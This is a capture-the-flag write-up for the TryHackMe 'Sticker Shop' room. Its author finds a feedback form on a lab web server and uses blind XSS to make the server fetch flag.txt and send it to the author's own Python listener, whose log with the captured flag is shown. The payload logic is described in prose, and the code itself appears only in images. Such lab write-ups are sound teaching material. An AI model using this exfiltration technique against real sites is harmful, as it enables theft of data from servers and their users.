

Sticker Shop – TryHackMe

Our objective is to find the flag – flag.txt

Contents


1.Reconnaissance.....	1
2.Flag.....	4
3.Summary.....	5

1.Reconnaissance


We begin by checking if the host is active.

```
[root@parrot]-[/home/user]
#ping 10.10.25.143
PING 10.10.25.143 (10.10.25.143) 56(84) bytes of data.
64 bytes from 10.10.25.143: icmp_seq=1 ttl=63 time=125 ms
64 bytes from 10.10.25.143: icmp_seq=2 ttl=63 time=43.5 ms
^C
--- 10.10.25.143 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 43.532/84.150/124.769/40.618 ms
```


The host responds – let's explore the website.



According to the challenge description, the site runs on port **8080**, but returns a certificate error.



To access it, we simply remove the "s" from "https", leaving just "http".




Welcome to the Cat Sticker Shop!



Cat Sticker 1

Price: \$2.99




Cat Sticker 2

Price: \$3.99

We only sell stickers at our physical store. Please feel free to stop by!

We find a comment submission form.




Please submit your feedback regarding your product

Customer feedback


Submit

2.Flag


I attempted a **blind XSS** to see if the server would send a request to my hosted server.



We get confirmation that the XSS attack works.



Now we can craft a script to extract the contents of the flag file.



What does the script do?

fetch('flag.txt') – sends a request from the server to this file.

.then(r=>r.text()) - reads the file's contents.

The final „fetch” command sends a GET request to my server with the flag's contents.

I launched a new server on port **8001**, since port 8000 was still receiving the previous test request.

We've got the flag!

```
[root@parrot]-[/home/user]
#python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.25.143 "GET /?flag=THM%7B83789a69074f636f64a388
79cfcabe8b62305ee6%7D HTTP/1.1" 200 -
10.10.25.143 "GET /?flag=THM%7B83789a69074f636f64a388
79cfcabe8b62305ee6%7D HTTP/1.1" 200 -
```

3.Summary

This was a fun CTF to practice XSS – going from blind XSS to crafting a tailored script for a specific attack.